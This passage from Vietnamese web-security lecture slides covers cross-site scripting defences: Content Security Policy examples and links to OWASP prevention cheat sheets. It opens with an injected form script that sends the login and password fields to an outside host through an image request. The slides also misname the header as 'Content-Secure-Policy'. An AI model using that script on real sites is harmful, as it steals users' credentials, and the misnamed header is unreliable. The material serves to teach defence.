 - `<form> action="logon.jsp" method="post"`
`onsubmit="hackImg=new Image;`
`hackImg.src='http://www.digicrime.com/'+document.for`
`ms(1).login.value+' ':''+`
`document.forms(1).password.value;" </form>`

46

46

Content Secure Policy

- Server thiết lập Content-Secure-Policy để chỉ ra các tên miền của máy chủ dịch vụ mà trình duyệt chỉ tải các đối tượng Web từ đó(sử dụng white list)
- Mặc định cấm inline script, text-to-JavaScript
- Ví dụ:
 - Chỉ tải các đối tượng Web từ máy chủ có cùng tên miền
`Content-Secure-Policy: default-src 'self'`
 - Chỉ tải và thực thi Javascript từ máy chủ chỉ định
`Content-Secure-Policy: script-src 'self' userscripts.example.com`
- Thiết lập qua HTTP Header hoặc Meta HTML Object

47

47


Phòng chống tấn công XSS phía server

- https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet
- [https://www.owasp.org/index.php/XSS_\(Cross_Site_Scripting\)_Prevention_Cheat_Sheet](https://www.owasp.org/index.php/XSS_(Cross_Site_Scripting)_Prevention_Cheat_Sheet)
- https://www.owasp.org/index.php/DOM_based_XSS_Prevention_Cheat_Sheet

48

48

Người dùng được bảo vệ như thế nào?



49

49

Bài giảng sử dụng một số hình vẽ và ví dụ từ các bài giảng:

- Computer and Network Security, Stanford University
- Computer Security, Berkeley University
- Introduction to Computer Security, Carnegie Mellon University

50

50